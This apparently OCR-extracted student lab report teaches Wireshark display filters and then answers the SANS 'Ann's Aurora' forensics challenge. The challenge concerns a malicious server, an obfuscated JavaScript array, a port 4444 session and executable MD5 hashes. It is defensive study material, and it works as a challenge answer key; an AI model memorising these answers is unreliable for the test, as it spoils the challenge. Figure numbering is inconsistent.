


Figure 289

3. Right click on the individual packet and tell Wireshark to Follow TCP Stream. Take a screenshot of the **Follow TCP Stream** window. (Figure 68)




Figure 290

4. Click **Close** on the Follow TCP Stream window. Click the **Clear** button on the Filter Menu Bar. Use a **display** filter in Wireshark to have it filter out traffic that uses TCP traffic on port 80. Then click **Apply** to apply the filter. Take a screenshot of Wireshark with the filter input and applied. (Figure 69)




Figure 291

The purpose of level 2 of the Wireshark lab was to learn more about the program's packet filtering capabilities. In order to do so, several websites were visited and the network traffic captured. The websites that were visited were:

1. www.cnn.com
2. www.nu.nl
3. www.reddit.com

The first filter that was used to sort through the traffic generated by these site requests was 'http.request'. This filter displays only HTTP GET requests. Figure 83 shows that it's quite easy to scroll through the filtered traffic and find the GET request that took the user away from www.cnn.com to www.nu.nl.




Figure 292

Now that the IP address of www.nu.nl is known, we can apply a filter to display only the conversation between the user and this particular website. The display filter for this is 'ip.addr == 192.168.174.139 && ip.addr == 62.69.166.15'. The results are displayed in Figure 84. This filter does almost the same as 'filter out TCP stream', except that other protocols besides TCP are included with this filter.

Figure 293

Another useful Wireshark filter is 'tcp contains [*expression*]'. For instance, when looking for any traffic that contains the term 'Reddit', the command would be 'tcp contains reddit'. Figure 85 demonstrates that this command filters out the conversation with the www.reddit.com website. A variation on this command is 'dns contains reddit', which does the same thing but for the DNS protocol. Figure 86 shows the DNS traffic that was generated when the user typed in 'www.reddit.com'.

Figure 294




Figure 295

The last command that was applied to the Wireshark capture was ‘tcp.analysis.retransmission’. This filter displays only traffic that had to be resent, and serves to track down slow application performance or packet loss. Figure 87 shows that there were a few packets in the network traffic that had to be resent, but not nearly enough to indicate a problem.

Figure 296

SANS Ann’s Aurora Challenge

1. What was the full URI of Vick Timmes' original web request? (Please include the port in your URI.)

   http://10.10.10.10:8080/index.php (Figure 70)




Figure 297

2. In response, the malicious web server sent back obfuscated JavaScript. Near the beginning of this code, the attacker created an array with 1300 elements labeled "COMMENT", then filled their data element with a string. What was the value of this string? (Figure 71)

Answer: “vEI”




Figure 298

3. Vick's computer made a second HTTP request for an object.
   a. What was the filename of the object that was requested? (Figure 72)

   Answer: “phpmfKSxSANkeTenrah.gif”




Figure 299

b. What is the MD5sum of the object that was returned? (Figure 73)

Answer: “DF3E567D6F16D040326C7A0EA29A4F41”

In order to get to this answer, the following steps had to be taken:

1. Extract the data from the captured packet (Figure x).
2. Upload the extracted data to a website that can calculate the MD5 sum (www.onlinemd5.com) (Figure 74).




Figure 300




Figure 301

4. When was the TCP session on port 4444 opened? (Provide the number of seconds since the beginning of the packet capture, rounded to tenths of a second. ie, 49.5 seconds)

   Answer: 1.3 seconds after the start of the packet capture (Figure 75).




Figure 302

5. When was the TCP session on port 4444 closed? (Provide the number of seconds since the beginning of the packet capture, rounded to tenths of a second. ie, 49.5 seconds)

   87.6 seconds after the start of the packet capture (Figure 76).




Figure 303

6. In packet 17, the malicious server sent a file to the client.
   a. What type of file was it? Choose one:
      - Windows executable
      - GIF image
      - PHP script
      - Zip file
      - Encrypted data

   It was a Windows executable.

   b. What was the MD5sum of the file?

   "B062CB8344CD3E296D8868FBEF289C7C". To get to this answer, the following steps had to be taken:

   1. The data had to be extracted from the captured packets. Since the data was spread out over multiple packets, the TCP stream had to be followed, filtered for the server side of the conversation, and then saved to an external file.
   2. The program 'foremost' was then run against the extracted file. Since the file didn't contain just program data but also packet headers, this information had to be filtered. Foremost filters out the program from the other data and saves the resulting file (Figure x and x).
   3. The file was then uploaded to www.onlinemd5.com which provided the MD5sum of the file (Figure 77).

Figure 304

```
